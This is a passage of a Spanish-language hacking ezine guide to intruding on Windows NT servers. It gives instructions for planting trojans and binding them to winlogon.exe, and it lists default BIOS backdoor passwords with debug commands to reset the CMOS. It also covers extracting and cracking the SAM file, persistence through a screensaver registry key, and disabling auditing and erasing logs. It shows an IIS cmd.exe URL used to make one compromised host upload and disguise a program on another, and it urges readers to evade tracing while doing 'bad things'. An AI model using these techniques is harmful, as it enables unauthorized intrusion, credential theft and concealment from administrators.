Esta es una poderosa herramienta, que destaca sobretodo porque permite ejecutar mandatos remotos en en servidor. Esto es bastante practico cuando se quiere instalar de forma remota un parche de seguridad para el servidor, etc., pero cualquiera con obscuras intenciones podria ejecutar algun troyano o alguna herramienta que transforme el servidor en una calabaza.

Citrix no necesita tener abiertos los puertos 135 y 139 para el proceso de autentificacion.

Puerto/s que usa: TCP: 1494.
UDP: 1494.

URL del fabricante: http://www.citrix.com

[10.1.2 - ControlIT]

Esta herramienta, nunca se caracterizo por una gran seguridad. En sus primeras versiones guardaba en texto plano los nombres de usuarios y contrase~as, y actualmente las codifica no de manera demasiado segura.

Tambien descuida el detalle de obligar a los usuarios a usar contrase~as fuertes, de proteger los archivos de configuracion y perfiles bajo clave, y tampoco registra los intentos de inicio de sesion fallidos, aparte de ser vulnerable a la revelacion de contrase~a de la GUI.

Puerto/s que usa: TCP: 799. 800.
UDP: 800.
(permite utilizar otros puertos)

URL del fabricante: http://www.cai.com

[10.1.3 - Pc Anywhere]

Seguramente ya conocereis esta estupenda herramienta, quiza una de las mas seguras. Y digo seguras porque obliga al usuario a usar contrase~as lo suficientemente seguras como para evitar ser adivinadas, distintos metodos de autentificacion, cifrado del trafico, un numero maximo de intentos de inicio de sesion, el registro de intentos de intentos de sesion fallidos, el cierre de sesion del usuario cuando este finalice su conexion, entre otras cosas.

Sin embargo en estos ultimos dias, Manuel Molina Garcia dio constancia de que se si se tienen permisos en la carpeta %systemroot%\symantec\pcanywhere\ DATA\ podemos a~adir perfiles. De esta manera podriamos crearnos una cuenta en nuestra maquina con PcAnywhere que tuviera derechos administrativos, para despues subirla al servidor en la carpeta especificada. De esa manera, se

tendria el control total de la maquina. Claro, algunos diran que para tener derechos de escritura en esa carpeta debes ser administrador, y que si ya lo eres, ya puedes controlar la maquina. Yo personalmente prefiero controlar la maquina por un entorno grafico, con tantisimas posibilidades como Pc Anywhere, y no conformarme con una shell de comandos.

Puerto/s que usa: TCP: 22, 5361, 5362, 65301.
UDP: 22, 5632.
(permite utilizar otros puertos)

URL del fabricante: http://www.symantec.com

[10.1.4 - Reach OUT]

Este otro programa, aunque es bastante comodo de usar, no es todo lo seguro que cabria esperar, ya que no posee un sistema de autentificacion que no sea el de Windows NT, no protege bajo contrase~a ni sus perfiles ni sus archivos de configuracion.

Puerto/s que usa: TCP: 43188.
UDP: 43188.

URL del fabricante: http://www.stac.com

[10.1.5 - Remotely Anywhere]

Este herramienta, pese a haber aparecido hace poco, es una de las mejores herramientas de control remoto, y promete ser la mejor dentro de poco. Y eso lo digo porque posee opciones realmente innovadoras dentro de su clase, como la de poder controlar remotamente el servidor a traves de http... desde el navegador mismo.

Respecto a la seguridad, posee la mayoria de medidas que Pc Anywhere, excepto la de ofrecer una autentificacion distinta a la que trae NT, por lo una vez se tienen los pass de la maquina se tienen los pass del programa.

Ademas posee la posibilidad de ejecutar aplicaciones locales en el servidor, como citrix. Tambien podremos encontrar interesantes opciones como la de bloquear selectivo de IP’s autentificacion NTLM, etc...

Puerto/s que usa: TCP: 2000, 2001.
UDP: Ninguno.
(permite utilizar otros puertos)

URL del fabricante: http://www.remotelyanywhere.com

[10.1.6 - Timbuktu]

Este programa tiene las mismas caracteristicas de seguridad que incorpora Pc Anywhere, a~adiendo un par de opciones de control mas, como son el poder compartir la pantalla simultaneamente entre varios usuarios, la posibilidad de ponerle caducidad a la contrase~a, etc.

Quizas, el mejor controlador de pc remoto del mundo (como la cerveza).

Puerto/s que usa: TCP: 407.
UDP: 407.

URL del fabricante: http://www.remotelyanywhere.com

[10.1.7 - VNC]

Aunqyue haya metido a VNC en la seccion de software comercial, hay que decir que este es totalmente gratis. Freeware. VNC son las siglas de Virtual Network Computing.

Quiza su mayor aliciente sea que se puede instalar en muchos SO's, como Windows 9x/NT/CE, Solaris, Linux e incluso Macintosh. VNC ademas posee una interfaz java que se podra ver en cualquier navegador que soporte java, para controlarlo por HTTP.

Cabe decir que VNC no es de los productos mas seguros ni mas completos, ya que es subsceptible al ataque de revelacion de contrase~a, y carece de otras opciones de seguridad de otras aplicaciones de control remoto. Sin embargo, es practico y es freeware.

Puerto/s que usa: TCP: Del 5800, 5801, 5802, 5803...
UDP: Ninguno.

URL del fabricante: http://www.uk.research.att.com/vnc/faq.html

[10.2 - Troyanos]

Infectar a la maquina hackeada con algun troyano es la tipica forma de asegurarse la estancia... durante cierto tiempo. Un troyano no pasara inadvertido a los ojos del admin por mucho tiempo...

Sin embargo en una maquina medio descuidada por el admin, el instalar un troyano suele servir bastante bien, aunque no es demasiado recomendable. Si se opta por instalar uno, debe ser para troyanizar ciertos archivos del sistema, y posteriormente desinstalar totalmente el troyano, para dejar una puerta de entrada mas silenciosa.

[10.2.1 - Pros y contras]

Las ventajas que tiene usar un troyano son que, con el cliente adecuado, es muy comodo entrar y salir de este, ademas sin dejar huellas en el sistema (esto es relativo, si el admin hace un "netstat -a -n" vera tu IP conectada al puerto del troyano...).

Lo malo que tiene este metodo es que canta muchisimo... hay que ser algo mas que un dscuidado para no darse cuenta de que se tiene abierto un puerto "extra~o". Ademas, si estamos usando algun troyano de los ya "fichados", del tipo BackOriffice 2K, sin haber modificado el codigo fuente, cualquier Antivirus decente, o algun limpiatroyanos o similar lo detectara, y ahi lo mejor que puede pasar es que el admin lo desinstale totalmente y no se ponga a buscarte...

[10.2.3 - Comparativa]

En W2K/NT, el troyano mas potente es el Back Oriffice 2K, que ofrece una gran cantidad de opciones de control sobre la maquina asediada, una gran facilidad de uso, y una gran cantidad de addons sobre este. Ademas es Free Source, por lo que podras modificarlo a placer...

Si se va a instalar un troyano en la maquina victima, no recomiendo el uso de otros troyanos tipo NetBus, SubSeven, etc... u otro cualquiera a menos que no hayais comprobado que funcionen correctamente bajo NTFS. NetBus por ejemplo, trabaja torpemente con el sistema de archivos de NT, incapaz de listar directorios y hacer otras operaciones rutinarias.

Quiza una de las soluciones mas inteligentes si se usan troyanos, es la de usarlos junto EliteWrap. Dicha herramienta permite fusionar dos o mas archivos en uno solo, de manera que cuandose ejecute uno el otro tambien lo hara. Y decia inteligentes porque podriamos (es una idea) fusionar un archivo de inicio de sesion (como winlogon.exe) o a un troyano, de esa manera se podra borrar el troyano temporalmente, ya que cada vez que se arranque el sistema el troyano se volvera a ejecutar...

Tambien se podria fusionar con un fichero de salvapantallas... etc. Los intrusos con menos imaginacion seran los que caeran primero.

[10.2.4 - Resumen sobre las herramientas de control remoto]

Como hemos visto, hay dos maneras de acceder remotamente a un servidor mediante control remoto: usando software comercial o un troyano. Por poder, podriamos haber usado un I-worm... pero eso ya seria irse demasiado. Quiza para la proxima vez.

Si detectamos algun tipo de soft comercial de control remoto en alguna maquina, podemos intentar acceder desde el cliente de dicha herramienta (podriamos bajarnos las versiones shareware de estos) y probar ataques por fuerza bruta, etc. Si lograramos acceso, podriamos desde nuestra maquina a~adir un perfil con nuestro nombre de usuario y password, y subirlo a la maquina hackeada para poder entrar desde nuestra propia cuenta. Esto evitaria que se notase nuestra presencia si se logueasen las entradas desde la cuenta hackeada.

Sobre los troyanos ya hemos visto lo basico... si quereis aprender mas sobre estos, acudir a www.controltotal.org.

-=-

[12 - Rootkits]

Un Rootkit es un conjunto de programas que parchean y troyanizan el sistema operativo. No hay que confundir a estos con los troyanos. Usar rootkits en el sistema objetivo es una de los metodos mas fiables para mantener el acceso al mismo, sin dejar huellas.

Las posibilidades que aporta un rootkit son infinitas, desde troyanizar el sistema de autentificacion para que de acceso a un usuario que no este

presente en el archivo de contrase~as (invisible desde la vista del propio administrador), parchear un sistema de deteccion de intrusos (IDS), parchear la auditoria para que no audite las acciones de segun que usuario, etc.

No voy a explicar como poder hacernos un rootkit, quiza en otra documento nos pongamos a ello. Ello implicaria explicar desde el modo protegido del i386, hasta el como trabaja el monitor de seguridad de referencia, etc. Quizas en otro documento los trate detalladamente. Entonces, para que esta seccion? he creido necesario ponerla para que el lector sepa que existen, y si quiere profundizar mas en estos en las URL que se dan en el apendice. No estaria bien hablar de estos sin poner un ejemplo de uno... el unico del que tengo constancia que existe, el de rootkit.com. Dicho rootkit esta compuesto por una gran cantidad de archivos, por lo que no espereis que meta en medio del articulo el codigo fuente.

Aviso: No ejecutar el fichero deploy.exe sino se sabe bien lo que hace, menos aun si esta en una maquina NT que hace de servidor a tantas otras maquinas...

-=-

[13 - Resumen]

He intentado explicar la mayoria de metodos para entrar en un NT, asi como algunas formas de mantener nuestra estancia. Ahora profundizaremos un poco mas en los dos metodos de hackeo, fisico y remoto. Alla vamos.

-=-

Parte III, Hacking fisico de NT

[14 - Iniciacion]

Se dice que una maquina no es totalmente segura si esta no es totalmente segura fisicamente. Y es cierto.

Muchos Administradores se centran exclusivamente en la seguridad de red, no dando importancia a la seguridad fisica, olvidando que si el intruso tiene acceso al servidor, tiene muchas posibilidades de obtener un control total sobre el.

A continuacion repasaremos algunos metodos para asegurar nuestra sigilosa estancia.

[15 - Consiguiendo acceso]

Lo primero es conseguir el acceso al servidor fisico. Supongamos que ya lo tenemos... normalmente el servidor estara vigilado, por lo que el llevarse el disco duro no suena como medida viable, y se tendra que hackear desde el sitio donde este la maquina.

Veamos uno de los principales problemas que suele haber al intentar acceder al sistema, segundos despues de encenderlo; arranca el sistema y...

[15.1 - Saltandose la BIOS]

Vaya, la BIOS nos pide contrase~a para arrancar el sistema. Lo normal sera que no sepamos la clave y que no la adivinemos...

Aqui podemos optar por cuatro caminos principalmente. El primero seria, cuando veais la maquina encendida y no haya peligro... le instalais un crackeador de passwords de la BIOS y ale, a probar. Sin embargo lo mas seguro sera que el due~o corra NT por el sistema de archivos nativo de NT, el NTFS (el cual Falken explico en SET 15), por lo que, y como la mayoria de crackeadores de passwords de la BIOS son para MS-DOS, pues no funcione. Para ello podeis instalar un emulador de MS-DOS, y listos. Aqui teneis un par de URL’s que os serviran: http://www.password-crackers.com/crack.html y http://neworder.box.sk, seccion utilidades/bios/cmos tools

La segunda opcion es mas disparatada... la tipica y mil veces explicada solucion de quitarle la pila a la placa base y esperar a que la RAM CMOS se descargue... ya que mantiene la informacion solo si esta recibiendo energia constantemente. Si la maquina esta vigilada probar esta tecnica resulta arriesgado... o por lo menos en mi opinion (IMO).

La tercera posibilidad es probar con los passwords de la siguiente lista, los cuales fueron puestos por las compa~ias creadoras del modelo determinado de bios por si al due~o se le olvidaba la contrase~a. Esta lista ha sido recopilada por Nethan Einwechter y extraida de hack.co.za.

Tipo de BIOS	Contrase~a
AMI	589589
	A.M.I.
	aammii
	AMI
	AMI!SW
	AMI.KEY
	ami.kez
	AMI?SW
	AMI_SW
	AMI
	amiø
	amiami
	amidecod
	AMIPSWD
	amipswd
	AMISETUP
	bios310
	BIOSPASS
	CMOSPWD
	helgaos [la ’o’ con acento]
	HEWITT RAND
	KILLCMOS
Amptron	Polrty
AST	SnuFG5
Award	?award

	º01322222
	1EAAh
	256256
	589721
	admin
	alfarome
	aLLy
	aPAf
	award
	AWARD SW
	award.sw
	AWARD?SW
	award_?
	award_ps
	AWARD_PW
	AWARD_SW
	awkward
	BIOS
	bios*
	biosstar
	CONCAT
	condo
	CONDO
	djonet
	efmukl
	g6PJ
	h6BB
	HELGA-S
	HEWITT RAND
	HLT
	j09F
	j256
	j262
	j322
	j64
	lkw peter
	lkwpeter
	PASSWORD
	SER
	setup
	SKY_FOX
	SWITCHES_SW
	Sxyz
	SZYX
	t0ch20x
	t0ch88
	TTPTHA
	ttptha
	TzqF
	wodj
	ZAAADA
	zbaaaca
	zjaaadc
Biostar	Biostar
	Q54arwms
Compaq	Compaq
Concord	last
CTX International	CTX_123
CyberMax	Congress

Daewoo	Daewuu
Daytek	Daytec
Dell	Dell
Digital Equipment	komprie
Enox	xo11nE
Epox	central
Freetech	Posterie
HP Vectra	hewlpack
IBM	IBM MBIUO sertafu
Iwill	iwill
JetWay	spoom1
Joss Technology	57gbz6 technologi
M technology	mMmM
MachSpeed	sp99dd
Magic-Pro	prost
Megastar	star
Micron	sldkj754 xyzall
Micronics	dn_04rjc
Nimble	xdfk9874t3
Packard Bell	Bell9
QDI	QDI
Quantex	teX1 xljlbj
Research	Col2ogro2
Shuttle	Spacve
Siemens Nixdorf	SKY_FOX
SpeedEasy	lesarot1
SuperMicro	ksdjfg934t
Tinys	tiny
TMC	BIGO
Toshiba	24Banc81 Toshiba

	toshy99
Vextrec Technology	Vextrex
Vobis	merlin
WIMBIOSnbsp BIOS v2.10	Compleri
Zenith	3098z Zenith
ZEOS	zeosx

La cuarta opcion seria desde MS-DOS reinicializar la BIOS. Para ello, una vez tengais acceso a la maquina en windows/ms-dos, podeis usar el debug e introducir las siguientes instrucciones:

Tipo de BIOS	Instrucciones
AMI y Award	O 70 17 O 71 17 Q
Phoenix	O 70 FF O 71 17 Q
CUALQUIERA	O 70 2E O 71 FF Q

[16 - Obteniendo las SAM]

Supongamos que ya hemos entrado... ahora el sistema arranca... llegamos a la tipica ventana de autentificacion que nos pide que introduzcamos un nombre de usuario y contrase~a. El unico problema seguramente sera que si sabemos el nombre de usuario que queramos atacar (y sino, NT por defecto deja el login del ultimo usuario que entro localmente), pero no sabemos la contrase~a. No hay nada a hacer... todo esta perdido? ni por asomo.

Si ese es nuestro caso lo que debemos de hacer es arrancar el sistema con un disquete que traiga MS-DOS (no importa demasiado la version...) y un programa llamado NTFSDOS. Dicho programa permite leer particiones NTFS desde el disquete... y asi sacar, por ejemplo, el fichero SAM(*) del directorio WinNT/repair/

Hay mas formas de conseguir las SAM... por ejemplo, instalando un sniffer, etc... las posibilidades son muchas y variadas, pero la mas tipica en un hack local es esta. Para encontrar sniffers para NT pasaros por el apendice.

Luego, una vez ya tengamos el SAM, podemos probar crackearlo con algun crackeador de SAM’s, como por ejemplo el L0pht Crack.

Una vez desencriptada la cuenta de Administrador (o una cuenta con privilegios de administrador) ya podremos pasar a la siguiente etapa en la intrusion.

* En NT 4, la copia del fichero SAM estaba en WinNT/repair/sam._ , a diferencia que en W2K, en la que se ha renombrado de sam._ a sam.

[17 - Asegurandonos la estancia]

Hay muchas maneras de asegurarnos la estancia en la maquina accediendo localmente a esta.

Podemos optar por no instalar ninguna aplicacion, dejar el sistema como estaba... o bueno, casi. En este caso cambiariamos unas determinadas claves del registro, de manera que cuando en el proceso de autentificacion el teclado este inactivo durante un tiempo determinado, se ejecute, en lugar de un salvapantallas, un programa que nosotros elijamos... que tal cmd.exe? si, ya se que no tendremos privilegios administrativos, que no podremos movernos por los directorios que queramos, etc. Pero podremos copiar el fichero SAM a nuestro disquete... de manera que aunque el administrador cambie las claves nosotros podremos seguir entrando.

- La clave donde se almacena el nombre del archivo a ejecutar es:
  HKEY_USERS\.DEFAULT\Control Panel\Desktop\SCRNSAVE.EXE

- La clave que decide el tiempo que debe pasar para que se ejecute dicha aplicacion se encuentra en:
  HKEY_USERS\.DEFAULT\Control Panel\Desktop\ScreenSaveTimeOut

Sin embargo mientras quede imaginacion habran muchas mas formas de retener nuestra estancia localmente, como con el EliteWrap fusionar explorer.exe con algun ejecutable que cumpla unas funciones determinadas... etc.

Recordad que el codigo que se ejecuta no se ejecutara con privilegios de sistema, por lo si, por ejemplo, adjuntais un .bat que os cree una cuenta en el sistema, no tendreis privilegios para ello.

[18 - Borrando las huellas]

Es bastante probable que durante nuestras andanzas no hayamos dejado algun log, por lo que se hace vital el borrar cualquier rastro que pueda ayudar a que nos descubran, y en el mejor de los casos, solo nos cierren el acceso.

Depende de las acciones que hayamos hecho en el sistema se habran mas o menos logs en los que figuraremos, los cuales pueden ser mas o menos relevantes... veamos.

En el registro se halla gran parte de la configuracion de la auditoria del sistema. Eliminando unas cuentas claves habremos "capado" la auditoria.

A continuacion muestro la ruta de las claves que juegan algun papel en la auditoria.

- Esta registra los sucesos relacionados con objetos y carpetas:
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\AuditBaseObjects

- Esta otra los permisos:
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\
FullPrivilegeAuditing

- Esta decide si el sistema se apagara al llegar a un limite de logs (*):
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\CrashOnAuditFail

* Es asi porque Windows NT (cumpliendo las normas del C2) puede ponerse inactivo si se llega a un tama~o determinado en el archivo de logs. Esto

podria salvar al sistema de ataques DoS, e incluso para avisar de la existencia de un intruso (cuando se ataca un sistema NT generalmente se generan gran cantidad de logs).

Sin embargo tambien podemos usar para ello el registro de sucesos, y borrar desde alli nuestros logs.

Una vez borrados los logs, si queremos que la auditoria siga en curso pero no quereis dejar huellas, podeis utilizar la herramienta auditpol (ver seccion herramientas) para suspender la auditoria, hacer vuestra labor, y reanudarla con la misma configuracion de antes, sin que tus acciones se vean figuradas en el visor de sucesos.

Ademas de esto, podemos borrar la historia de algunas aplicaciones integradas de NT en Inicio/Configuracion/Barra de tareas y menu Inicio/ Opciones avanzadas/Borrar.

Con esto no deberia quedar ninguna huella... si lo hemos hecho bien.

[19 - Resumen]

Como se ha visto, la seguridad fisica de NT es un punto que hay que vigilar mucho, ya que el saltarse una seguridad fisica mediocre pasa por ser puro tramite.

-=-

Parte IV, Hacking remoto de NT

[20 - Enumeracion de fallos]

Lo primero que se hace cuando se quiere hackear un sistema, normalmente es la ganancia de informacion. Sin embargo esto no requiere demasiadas explicaciones asi que perdonadme que me lo salte. Nos iremos directo a la enumeracion de fallos en el sistema, para trazar el camino de la intrusion.

La mayor parte de la informacion del sistema la vamos a sacar gracias a los escaneadores de vulnerabilidades que hay en el mercado. Si alguien desea saber como se logra dicha informacion, aprender sobre el recurso IPC$, etc., que se pase por el apendice.

Para auditar al host podemos valernos de varias herramientas de escaneo de vulnerabilidades, o hacerlo manual. Como que hacerlo manual es harto pesado, utilizaremos Retina para estos fines. Dicho escaneador es bastante completo y eficaz.

Si os lo estais preguntando, no voy a explicar como usarlo... no creo que haga falta explicar una herramienta tan sencilla y tan visual.

Podriamos tambien probar con algun escaneador de cgis (aunque retina se se encarga tambien de esta funcion), etc. Herramientas hay de sobras.

[21 - Incursion en el sistema]

Obviamente, depende de la vulnerabilidad que explotemos habra una forma de entrar u otra. Entonces, para que pongo esto?, pues para decir que sea cual sea la forma del ataque, ojo con las huellas, que tanto los ataques por NetBIOS, como las entradas por FTP y las peticiones HTTP pueden generar logs con vuestra IP... asi que id con ojo, si vais a hacer entradas por FTP, usar alguna shell remota para ello, o por lo menos no lo hagais desde vuestra casa. Si es necesario hacedlo en un cyber aunque tampoco es demasiada buena idea. Tambien cabe la posibilidad de que useis el ataque PIPE HTTP, que ya explico Cheesy en su dia, pero que por las moscas lo volvere a mostrar.

Este se basa en hacer que desde una maquina que no sea tuya (maquina B) se ataque a una maquina cualquiera (maquina C), de manera que en la maquina C no salgan logs de tu maquina...

Lo esencial es que tengamos el control de maquina b, para copiar cmd.exe a un directorio virtual. Ademas de eso necesitaremos subir un fichero en el que se incluyan los comandos que vayamos a usar por orden en la maquina C separados por un retorno de carro.

Imaginemos que hemos subido cmd.exe a la carpeta Scripts de la rama de InetPub. Esto quedaria asi:

```
http://www.maquina.com/cgi-bin/scripts/cmd.exe?/c:%20c:\winnt\system32\
ftp.exe%20-s:comandos.txt%20www.maquinaC.es
```

De manera que en maquina.com se ejecutaria cmd.exe pasandole como argumento la ejecucion de ftp.exe a la maquinaC con los comandos a ejecutar definidos en un fichero llamado comandos.txt, situado en el mismo directorio que ftp.exe.

El fichero comandos.txt podria contener algo asi como:

```
Anonymous
me_suelen_decir_que_miento@demasiado.com
Put programa.exe
rename programa.exe iishelp.exe
Bye
```

No se si os habeis fijado en que a cmd.exe le pasamos como argumento el parametro /c , lo que indica que nada mas cumplir con su tarea cerrara el proceso creado por este. Muy util.

[22 - Asegurando nuestra estancia]

Una vez se ha hackeado el sistema, se querra volver a entrar, y seria muy pesado tener que volver a explotar el bug por el que entramos cada vez que se quiera volver a controlarlo.

Una solucion facilona seria la de introducir un troyano... pero eso canta que da gusto, a minimamente inteligente que sea el admin, si ve un puerto cuya funcion desconoce... podria mosquearse. Si se opta por esta opcion, recomiendo por usar el Back Oriffice 2000 (BO2K), y si le podemos editar ciertos aspectos como el puerto, etc. mejor para que no salte tanto a la vista (recordad que el codigo fuente de BO2K lo podreis encontrar en bo2k.com). Tambien podriamos optar por un keylogger, o un Rootkit, cada uno sabra que usar.

[23 - Borrado de huellas]

Estamos en las mismas que al principio; depende del bug que hayamos explotado habra mas o menos logs. Pero basicamente todo se reduce a borrar los logs de %systemroot%\system32\LogFiles. Sin embargo tambien convendria que les dierais un repaso a todos los logs que veais guardan algo de relacion con vosotros... para eso nada mejor que, desde consola y desde el directorio raiz, hacer un dir /s *.log > resultado.txt y mirarse el fichero resultado para ver que ficheros de log hay... y a los .evt (ficheros de registro de sucesos) tambien se les deberia de dar un repaso en caso de que se estuvieran auditando vuestros movimientos.

[24 - Conclusiones]

Seria totalmente imposible definir todos los metodos de hackeo remoto a un NT, por lo que se ha dicho en esta seccion no es mucho, pero sirve para comprender que no se ha de dejar ningun rastro, y como hacerlo. Que sirva como guia de supervivencia del hack remoto ;-). Sin embargo, si fuerais a intentar hackear un servidor, deberiais primero planear todas vuestros movimientos y la forma de evitar ser rastreado. Ante todo, sed listos, usad una linea limpia si vais a hacer "cosas malas".

-=-

Parte V, Apendice y conclusion final

[25 - Apendice]

Este documento se ha basado en cantidad de informacion extraida de webs, documentos, libros, etc. A continuacion muestro todas las referencias que me han servido de ayuda para completar este documento.

[25.1 - Webs]

En castellano:

General

[1] Proyecto Enete: http://enete.us.es
[2] Hispasec: http://www.hispasec.com
[3] Inseguridad.org: http://www.inseguridad.org
[4] Networking Center: http://www.networking-center.org

Ezines

[5] SET: http://www.set-ezine.org
[6] 7a69: http://www.7a69ezine.8m.com
[7] Netsearch: http://www.netsearch-ezine.com
[8] JJF: http://www.jjf.org

```
  # En ingles:

  General

 [8]  Windows 2000 Magazine: http://www.winntmag.com
 [9]  SysInternals: http://www.sysinternals.com
[10]  NT Security: http://www.ntsecurity.net
[11]  NT Bugtraq: http://www.ntbugtraq.com
[12]  Packetstorm: http://packetstorm.securify.com
[13]  L0pht: http://www.l0pth.com
[14]  ISS: http://www.iss.net
[15]  eEye: http://www.eeye.com
[16]  WebTrends: http://www.webtrends.com
[17]  AntiOnline: http://www.antionline.com
[18]  cDc: http://www.cultdeadcow.com
[19]  Security Focus: http://www.securityfocus.com
[20]  Rhino9: http://www.technotronic.com/rhino9/

  Exploits

[21]  Security Bugware: http://161.53.42.3/~crv/security/bugs/new.html
[22]  NT Exploits: http://www.dhp.com/~fyodor/sploits_microshit.html
[23]  r00tshell: http://www.rootshell.com
[24]  NT Bugtraq Known Exploits: http://www.ntbugtraq.com/ntexploits.htm
[25]  ISS Security Library: http://www.iss.net/vd/nt_vulnerabilities.html


  E-zines

[26]  Phrack: http://phrack.infonexus.com
[27]  The Havoc Technical Journal: http://www.technotronic.com/ezines
[28]  Underground Periodical: http://packetstorm.securify.com
[29]  Camarilla: http://packetstorm.securify.com
[30]  Keen Veracity: packetstorm.securify.com
[31]  Digital Defiance: http://www.hackernews.com



 [ 25.2 - Listas de correo ]
  -------------------------

    - Nota: todos los mensajes que se deben mandar para subscribirse a las
            siguientes listas de correo deben ser en texto sin formato y
            sin asunto.


  En espa~ol:

[32]  Lista de argo.
      Para subscribirse: Mail a majordomo@argo.es con el siguiente texto en
      el cuerpo del mensaje: "subscribe hacking".

  En ingles:

[33]  Bugtraq.
      Para subscribirse: Mail a listserv@securityfocus.com con el siguiente
      texto en el cuerpo del mensaje: "subscribe bugtraq nombre apellido".

[34]  NT Bugtraq.
      Para subscribirse: Mail a listserv@listserv.ntbugtraq.com con el
      siguiente texto en el cuerpo del mensaje: "subscribe ntbugtraq nombre
      apellido".
```

[35] NT Security.
Para subscribirse: Mail a majordomo@iss.net con el siguiente texto en el cuerpo del mensaje: "subscribe ntsecurity tu email".

[25.3 - Grupos de noticias]

[36] Una-al-dia.
Grupo de noticias de hispasec (http://www.hispasec.com) que cada dia manda una noticia referente a las novedades sobre seguridad informatica que han acontecido.

[25.4 - Demas documentos en la red]

[37] + Titulo: "Hacking NT"
+ Autor: Chessy.
+ Localizable en: http://www.set-ezine.org
+ Comentarios: Un documento regio, totalmente indispensable.

[38] + Titulo: "Hackejar Windows NT amb acces fisic a la maquina"
+ Autor: Alex Castan Salinas.
+ Localizable en: http://www.sindominio.net/cathack
+ Comentarios: Un muy buen documento que explica detalladamente los metodos de hackeo fisico a NT.

[39] + Titulo: "Significado de NetBIOS"
+ Autor: {CyBoRg}
+ Localizable en: http://www.jjf.org
+ Comentarios: Un buen texto sobre NetBIOS que no deberiais pasar por alto.

[40] + Titulo: "Mi amigo el IIS"
+ Autor: ThEye
+ Localizable en: http://fye_ezine.vicio.org
+ Comentarios: Estupendo documento que explica las opciones de IIS, sus peculiariades, etc. De recomendada lectura.

[42] + Titulo: "Windows NT para Dummies"
+ Autor: PlaXiuS
+ Localizable en: http://www.cdlr.org
+ Comentarios: Para aquellos que empiecen a adentrarse en el mundo de NT desde 0, encontraran aqui una valiosa referencia.

[43] + Titulo: "Como crear un servidor seguro con Windows NT"
+ Autor: PlaXiuS
+ Localizable en: http://www.cdlr.org
+ Comentarios: Aqui se explica detallademente como proteger un poquito mas nuestro servidor NT. Bastante completito.

[44] + Titulo: "Como hackear servidores NT a traves de Internet"
+ Autor: PlaXiuS
+ Localizable en: http://www.cdlr.org
+ Comentarios: Un texto bastante majo que trata algunas tecnicas de intrusion a NT a traves de internet.

[45] + Titulo: "Understanding Microsoft Proxy Server 2.0"
+ Autor: NeonSurge
+ Localizable en: http://rhino9.abyss.com
+ Comentarios: Un documento muy ilustrativo sobre Microsoft Proxy

```
                    Server 2.0. Muy bueno. En ingles.

[46]  + Titulo: "IIS - Internet Information Server"
      + Autor: Nw2o
      + Localizable en: http://www.digitalrebel.net
      + Comentarios: Este documento explica algunas de las vulnerabilidades
                     de IIS. Bastante logrado.

[47]  + Titulo: "Webeando con NETBIOS"
      + Autor: OFaDOWN
      + Localizable en: http://fye_ezine.vicio.org
      + Comentarios: Se explica un poco el funcionamiento de NetBIOS, como
                     atacarlo via NAT, y algunos comandos net.

[48]  + Titulo: "Politicas del Windows NT"
      + Autor: EndlessRoad
      + Localizable en: http://warpedreality.com/inet
      + Comentarios: Un breve pero muy interesante texto sobre las politicas
                     de NT. De obligada lectura.

[49]  + Titulo: "Mi amigo el registro"
      + Autor: Arcangnet
      + Localizable en: http://www.cdlr.org
      + Comentarios: Un texto muy logrado sobre la estructura del registro y
                     sus adentros.

[50]  + Titulo: "Las posibilidades de Windows NT -primera parte-"
      + Autor: Azum Lord
      + Localizable en: http://raza-mexicana.org/raregazz/
      + Comentarios: Un documento que servira de guia para aquellos que no
                     sepan algunas de las acciones que Windows NT permite
                     hacer.

[51]  + Titulo: "Las posibilidades de Windows NT -segunda parte-"
      + Autor: Azum Lord
      + Localizable en: http://raza-mexicana.org/raregazz/
      + Comentarios: Esta vez se muestran las posibilidades de hackeo a un
                     NT.

[52]  + Titulo: "Seguridad en Windows NT"
      + Autor: Mr.Nexus
      + Localizable en: http://www.cdlr.org
      + Comentarios: Un completo texto que explica la mayor parte de metodos
                     de hackeo a un NT, tanto fisica como remota. De muy
                     recomendada lectura.

[53]  + Titulo: "Microsoft Proxy Server 2.0"
      + Autor: Taker
      + Localizable en: http://www.cdlr.org
      + Comentarios: Un completo texto sobre el Ms Proxy Server 2.0. Para
                     aquellos que no pueden leer el texto de NeonSurge por
                     su idioma, o que quieren ampliar sus conocimientos.

[54]  + Titulo: "NTFS"
      + Autor: Falken
      + Localizable en: http://www.set-ezine.org
      + Comentarios: Un buen texto que explica la estructura del NTFS de
                     forma clara. Muy recomendable.

[55]  + Titulo: "A *REAL* NT Rootkit, patching the NT Kernel"
      + Autor: Greg Hoglund
      + Localizable en: http://phrack.infonexus.com/search.phtml?
                           view&article=p55-5
      + Comentarios: Un estupendo documento sobre como programar tus propios
                     Rootkits. Trata de cerca el kernel de NT, el modo
```

protegido del i386, etc. No tiene desperdicio. En ingles.

[56] + Titulo: "a Quick nT Interrogation Probe (QTIP)"
+ Autor: twitch
+ Localizable en: http://phrack.infonexus.com/search.phtml?view&article=p52-10
+ Comentarios: Gran documento sobre las sesiones nullas de Windows NT y la tremenda informacion que a partir de este se puede subsacar... incluye codigo fuente de un programa que pone en practica lo dicho en el articulo para sacar listas de usuarios de un sistema, recursos compartidos, etc. En ingles.

[57] + Titulo: "NT Security - Frequently Asked Questions"
+ Autor: Dan Shearer, David LeBlanc, Larry Buickel, Mikko Hermanni Hypponen, Patrik Carlsson, Paul Ashton, Carl Byington, Ondrej Holas.
+ Localizable en: http://www.it.kth.se/rom/ntsec.html
+ Comentarios: Un documento totalmente imprescindible... En ingles.

[58] + Titulo: "Windows NT Deconstruction Tactics"
+ Autor: vacuum
+ Localizable en: http://packetstorm.securify.com/NT/docs/NTexploits.txt
+ Comentarios: Un muy buen texto que recorre distintos metodos de hack a NT. En ingles.

[59] + Titulo: "Windows NT Vulnerabilities Version 2"
+ Autor: Vacuum y Chame|eon
+ Localizable en: http://www.technotronic.com
+ Comentarios: Version ampliada del anterior documento. Muy completo. En ingles.

[60] + Titulo: "Cracking NT Passwords"
+ Autor: Nihil
+ Localizable en: http://phrack.infonexus.com/search.phtml?view&article=p50-8
+ Comentarios: Un documento muy logrado acerca de como crackear los passwords de NT. En el se explican tecnicas de programacion para ello, entre otras cosas. Incluye codigo fuente de su programa para crackear las SAM. En ingles.

[61] + Titulo: "Win32 Buffer Overflows (Location, Exploitation and Prevention)"
+ Autor: dark spyrit
+ Localizable en: http://phrack.infonexus.com/search.phtml?view&article=p55-15
